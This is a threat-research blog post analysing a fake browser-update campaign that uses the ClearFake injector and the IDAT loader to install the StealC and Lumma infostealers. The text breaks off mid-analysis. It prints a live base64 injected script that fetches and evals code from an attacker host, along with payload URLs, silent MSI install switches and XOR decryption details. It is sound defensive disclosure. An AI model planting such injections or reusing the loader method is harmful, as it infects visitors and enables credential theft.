Fake Update Utilizes New IDAT Loader To Execute StealC and Lumma Infostealers

rapid7.com/blog/post/2023/08/31/fake-update-utilizes-new-idat-loader-to-execute-stealc-and-lumma-infostealers/

Natalie Zargarov August 31, 2023

Last updated at Tue, 07 Nov 2023 16:33:39 GMT

Technical Analysis by: Thomas Elkins, Natalie Zargarov
Contributions: Evan McCann, Tyler McGraw

Recently, Rapid7 observed the Fake Browser Update lure tricking users into executing malicious binaries. While analyzing the dropped binaries, Rapid7 determined a new loader is utilized in order to execute infostealers on compromised systems including StealC and Lumma.


The IDAT loader is a new, sophisticated loader that Rapid7 first spotted in July 2023. In earlier versions of the loader, it was disguised as a 7-zip installer that delivered the SecTop RAT. Rapid7 has now observed the loader used to deliver infostealers like Stealc, Lumma, and Amadey. It implements several evasion techniques including Process Doppelgänging, DLL Search Order Hijacking, and Heaven's Gate. IDAT loader got its name as the threat actor stores the malicious payload in the IDAT chunk of PNG file format.

Prior to this technique, Rapid7 observed threat actors behind the lure utilizing malicious JavaScript files to either reach out to Command and Control (C2) servers or drop the Net Support Remote Access Trojan (RAT).

The following analysis covers the entire attack flow, which starts from a new ClearFake malware, spotted just several days ago, and ends with the stolen information in threat actors' hands.

Technical Analysis

Threat Actors (TAs) are often staging their attacks in the way security tools will not detect them and security researchers will have a hard time investigating them.






Figure 1: Attack Flow

Stage 1 - ClearFake

ClearFake is a new malware first recognized just a few days ago. Its campaign started on July 19,2023 which aligns with the time Rapid7 spotted a new IDAT loader distribution. We first attributed that initial attack flow to the SocGolish malware, however the ClearFake seems to be less sophisticated.

In this campaign, ClearFake malware uses base64 to obfuscate malicious Javascript, which can be easily deobfuscated by using CyberChef. As spotted by Randy McEoin, the “One noticeable difference from SocGholish is that there appears to be no tracking of visits by IP or cookies. As an analyst you can you go back to the compromised site over and over coming from the same IP and not clearing your browser cache. This also means the site owner is more likely to see the infection as well.”

```
//Injection sample that loads a malicous script from
https://hello-world-broken-dust-1f1c.brewasigfi1978.workers.dev/
< script src =
"data:text/javascript;base64,Y29uc3QgZ2V0X3NjcmlwdD0oKT0+e2NvbnN0IHJlcXVlc3Q9bmV3
IFhNTEh0dHBSZXF1ZXN0KCk7cmVxdWVzdC5vcGVuKCdHRVQnLCdodHRwczovL2hlbGxvLXdvcmxkLWJyb
2tlbi1kdXN0LTFmMWMuYnJld2FzaWdmaTE5Nzgud29ya2Vycy5kZXYvJyxmYWxzZSk7cmVxdWVzdC5zZW
5kKG51bGwpO3JldHVybiByZXF1ZXN0LnJlc3BvbnNlVGV4dDt9CmV2YWwoZ2V0X3NjcmlwdCgpKTs=" >
  < / script >  < style type = "text/css" id = "css-fb-visibility" >  @ media
screen and(max - width: 640px) {
   .fusion - no - small - visibility {
      display: none!important;
```

Figure 2 - Obfuscated JavaScript Embedded in the Compromised Domain

This prompt falsely presents itself as a browser update, with the added layer of credibility coming from the fact that it appears to originate from the intended domain.




Figure 3 - Pop-up Prompting the User to Update their Browser

Once the user interacts with the “Update Chrome” button, the browser is redirected to another URL where a binary automatically downloads to the user's default download folder. After the user double clicks the fake update binary, it will proceed to download the next stage payload. In this investigation, Rapid7 identified a binary called ***ChromeSetup.exe***, the file name widely used in previous SocGholish attacks and now adopted by ClearFake.

Stage 2 - MSI Downloader


ChromeSetup.exe downloads and executes the Microsoft Software Installer (MSI) package from: ***hxxps://ocmtancmi2c5t[.]xyz/82z2fn2afo/b3/update[.]msi***.

In similar investigations, Rapid7 observed that the initial dropper executable appearance and file name may vary depending on the user’s browser when visiting the compromised web page. In all instances, the executables contained invalid signatures and attempted to download and install an MSI package.

Rapid7 determined that the MSI package executed with several switches intended to avoid detection:

- /qn to avoid an installation UI
- /quiet to prevent user interaction
- /norestart to prevent the system from restarting during the infection process

When executed, the MSI dropper will write a legitimate ***VMwareHostOpen.exe*** executable, multiple legitimate dependencies, and the malicious Dynamic-Link Library (DLL) file ***vmtools.dll***. It will also drop an encrypted ***vmo.log*** file which has a PNG file structure and is later decrypted by the malicious DLL.
Rapid7 spotted an additional version of the attack where the MSI dropped a legitimate ***pythonw.exe***, legitimate dependencies, and the malicious DLL file ***python311.dll***.In that case, the encrypted file was named ***pz.log***,though the execution flow remains the same.



vmo.log

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	10	11	12	13	14	15	16	17	Decoded text
00000000	89	50	4E	47	0D	0A	1A	0A	00	00	00	0D	49	48	44	52	00	00	03	74	00	00	03	74	‰PNG........IHDR...t...t
00000018	08	06	00	00	00	FC	90	6A	BB	00	00	00	06	62	4B	47	44	00	FF	00	FF	00	FF	A0	.....ü.j»....bKGD.ÿ.ÿ.ÿ
00000030	BD	A7	93	00	00	00	09	70	48	59	73	00	00	00	48	00	00	00	48	00	46	C9	6B	3E	½§"....pHYs...H...H.FÉk>
00000048	00	00	80	00	49	44	41	54	78	DA	EC	FD	DB	9A	E4	3A	72	25	08	9B	81	F4	88	CC	..€.IDATxÚìýÛšä:r%.›.ôˆÌ
00000060	52	AB	55	52	EB	D0	F3	5F	CC	FB	3F	D7	5C	CC	48	AA	92	AA	AA	BB	55	19	E1	4E	R«URëÐó_Ìû?×\ÌHª'ªª»U.áN
00000078	C0	FE	0B	C0	60	07	00	24	DD	23	22	33	72	27	EC	DB	B9	C3	9D	C4	99	70	10	0B	Àþ.À`..$Ý#"3r'ìÛ¹Ã.Ä™p..
00000090	CB	0E	08	53	A6	4C	99	32	65	4A	91	FF	EF	3F	BF	01	00	60	FE	1F	02	00	00	62	Ë..S¦L™2eJ'ÿï?¿..`þ....b
000000A8	93	8C	FE	E5	EF	BF	7C	97	F6	FC	C7	FF	7A	AD	ED	21	2A	95	13	01	A9	EF	2C	9D	"Œþåï¿|—öüÇÿz.í!*•..©ï,.
000000C0	76	EE	4A	2F	3F	02	00	62	D3	6F	FA	1F	FF	FD	F9	BB	F4	F7	DF	FE	F4	52	FB	EB	vîJ/?..bÓoú.ÿýù»ô÷ßþôRûë
000000D8	DB	99	7B	9D	3F	FE	5F	FF	F0	F5	BB	B4	67	CA	94	29	53	A6	7C	7E	B9	F3	F5	37	Û™{.?þ_ÿðõ»´gÊ")S¦|~¹óõ7
000000F0	65	CA	94	29	53	7E	06	F9	F7	3F	BF	98	EF	FF	FC	7B	0B	C0	FE	F0	E7	57	00	80	eÊ")S~.ù÷?¿˜ïÿü{.ÀþðçW.€
00000108	02	8C	C8	80	1B	02	DA	05	74	A4	90	85	BD	6E	2F	6B	60	94	FF	21	04	00	C0	80	.ŒÈ€..Ú.t¤.…½n/k`"ÿ!..À€
00000120	05	38	ED	F7	81	08	20	E5	32	7F	38	A0	0B	88	A7	DA	4B	00	40	89	20	A9	71	D5	.8í÷.. å2.8 .ˆ§ÚK.@‰ ©qÕ
00000138	ED	EE	8D	8F	17	C4	7D	40	87	80	A4	D2	02	AA	0C	FF	F4	7B	0B	3C	8F	E6	C1	94	íî...Ä}@‡€¤Ò.ª.ÿô{.<.æÁ"
00000150	29	53	A6	4C	F9	F9	65	FD	D1	0D	98	32	65	CA	94	29	1F	26	BC	CF	A7	83	FB	EE	)S¦LùùeýÑ.˜2eÊ").&¼Ï§ƒûî
00000168	A2	BD	4C	74	2E	DF	87	74	00	B1	01	42	BE	5B	1E	17	E1	41	F3	C8	E5	93	E2	47	¢½Lt.ß‡t.±.B¾[..áAóÈå"âG
00000180	00	EB	5E	A8	F8	36	A1	C1	D3	52	FD	1A	B5	E7	E8	39	8F	EE	4F	99	32	65	CA	94	.ë^¨ø6¡ÁÓRý.µçè9.îO™2eÊ"
00000198	9F	58	26	A0	9B	32	65	CA	94	5F	40	FE	F0	E7	57	03	7C	E8	7B	6F	ED	99	65	C2	ŸX& ›2eÊ"_@þðçW.|è{oí™eÂ
000001B0	F2	B9	FC	6D	D8	3F	F5	61	AF	89	78	F0	1D	4E	E6	25	F5	7D	AF	0C	72	89	7D	DA	ò¹ümØ?õa¯‰xð.Næ%õ}¯.r‰}Ú
000001C8	CA	CE	91	4A	FB	03	E0	D3	1F	FF	F2	EA	DA	34	31	DC	94	29	53	A6	FC	D6	65	02	ÊÎ'Jû.àÓ.ÿòêÚ41Ü")S¦üÖe.
000001E0	BA	29	53	A6	4C	F9	0D	0A	03	B6	AC	3B	D9	61	98	10	0C	AA	BB	87	83	F2	60	D0	º)S¦Lù...¶¬;Ùa˜..ª»‡ƒò`Ð
000001F8	33	68	1A	24	F5	F3	73	E3	B0	01	3D	C4	FF	57	80	AE	A7	1A	99	EB	10	74	75	1F	3h.$õósã°.=ÄÿW€®§.™ë.tu.
00000210	85	86	C3	CB	06	EC	69	74	79	90	BF	A7	BA	DA	ED	BB	CA	CD	E3	E0	1F	CF	FD	7C	…†ÃË.ìity.¿§ºÚí»ÊÍãà.ÏýÏ
00000228	60	1D	CF	4E	4E	1C	EB	C8	4E	99	32	65	CA	94	DF	84	4C	1B	BA	29	53	A6	4C	F9	`.ÏNN.ëÈN™2eÊ"ß„L.º)S¦Lù
00000240	C4	A2	6D	A0	BC	0D	99	57	2D	1C	C0	B6	9C	0E	EB	97	52	88	B0	37	1A	84	34	CC	Ä¢m ¼.™W-.À¶œ.ë—Rˆ°7.„4Ì
00000258	53	A7	4D	67	01	9D	B7	45	AB	B6	5E	CE	56	AD	53	83	30	7A	3B	63	A3	71	E1	5B	S§Mg..·E«¶^ÎV.Sƒ0z;c£qá[
00000270	E4	4C	39	56	D9	11	07	E5	50	65	E7	18	E0	E9	F2	E5	B9	B9	B2	4F	00	BA	BD	E7	äL9VÙ..åPeç.àéòå¹¹²O.º½ç
00000288	52	C7	57	23	52	C5	14	12	F4	91	69	F3	1C	81	46	36	84	D3	F6	6E	CA	94	29	53	RÇW#RÅ..ô'ió..F6„ÓönÊ")S
000002A0	3E	B1	4C	86	6E	CA	94	29	53	3E	BF	3C	04	59	C6	0C	93	2B	7C	C7	34	0B	55	7E	>±L†nÊ")S>¿<.YÆ.“+|Ç4.U~
000002B8	0F	7C	C6	B6	5E	A3	F6	DC	C7	E4	1D	0E	CA	3B	1D	49	9E	29	C7	0E	25	F5	EF	3B	.|Æ¶^£öÜÇä..Ê;.Iž)Ç.%õï;
000002D0	40	77	CF	D8	F4	DA	71	F6	B9	48	1B	34	AD	09	4D	5B	F0	C8	B8	F0	44	F7	A7	4C	@wÏØôÚqö¹H.4..M[ðÈ¸ðD÷§L
000002E8	99	32	65	CA	E7	93	09	E8	A6	4C	99	32	E5	3B	48	71	47	0F	00	16	18	ED	79	7F	™2eÊç".è¦L™2å;HqG....íy.
00000300	24	02	88	89	0C	B3	53	37	E7	AE	FC	3D	50	D2	6C	EC	3B	79	8E	76	FA	BE	FE	47	$.ˆ‰.³S7ç®ü=PÒlì;yŽvú¾þG
00000318	C5	94	43	C7	E5	69	46	6F	78	FF	0D	ED	3A	CA	7F	B6	9D	4D	9E	37	CA	19	BB	3E	Å"CÇåiFoxÿ.í:Ê.¶.Mž7Ê.»
00000330	5F	17	69	56	F3	44	23	10	C7	EC	AC	AE	1F	11	E1	4F	FF	FB	6A	E6	E5	9E	37	4F	_.iVóD#.Çì¬®..áOÿûjæåž7O
00000348	3D	AF	BE	57	78	8B	29	53	A6	4C	F9	95	65	02	BA	29	53	A6	4C	F9	7E	72	37	43	=¯¾Wx‹)S¦Lù•e.º)S¦Lù~r7C
00000360	12	10	21	95	CF	CA	6D	7D	5B	70	D7	E1	C9	C8	A6	0B	4D	3E	84	23	97	FC	DE	EB	..!•ÏÊm}[p×áÉÈ¦.M>„#—üÞë
00000378	25	F5	6F	0F	4C	B9	C6	76	65	34	04	54	FA	3A	02	E6	BF	55	75	53	52	A1	29	E0	%õo.L¹Æve4.Tú:.æ¿UuSR¡)à
00000390	5E	28	D5	CF	2F	2A	92	6D	7F	F7	FD	6D	EE	F7	97	C7	85	8C	81	63	3F	DD	11	90	^(ÕÏ/*'m.÷ýmî÷—Ç…Œ.c?Ý..

*Figure 4 - Content of **vmo.log***

Stage 3 - Decryptor

When executed, the legitimate ***VMWareHostOpen.exe*** loads the malicious ***vmtools.dll***from the same directory as from which the ***VMWareHostOpen.exe***is executed. This technique is known as DLL Search Order Hijacking.

During the execution of ***vmtools.dll***, Rapid7 observed that the DLL loads API libraries from ***kernel32.dll*** and ***ntdll.dll*** using API hashing and maps them to memory. After the API functions are mapped to memory, the DLL reads the hex string ***83 59 EB ED 50 60 E8*** and decrypts it using a bitwise XOR operation with the key ***F5 34 84 C3 3C 0F 8F***, revealing the string ***vmo.log***. The file is similar to the ***Vmo\log*** directory, where Vmware logs are stored.

The DLL then reads the contents from ***vmo.log*** into memory and searches for the string ***…IDAT***. The DLL takes 4 bytes following ***…IDAT*** and compares them to the hex values of ***C6 A5 79 EA***. If the 4 bytes following ***…IDAT*** are equal to the hex values **C6** ***A5 79 EA***, the DLL proceeds to copy all the contents following ***…IDAT*** into memory.

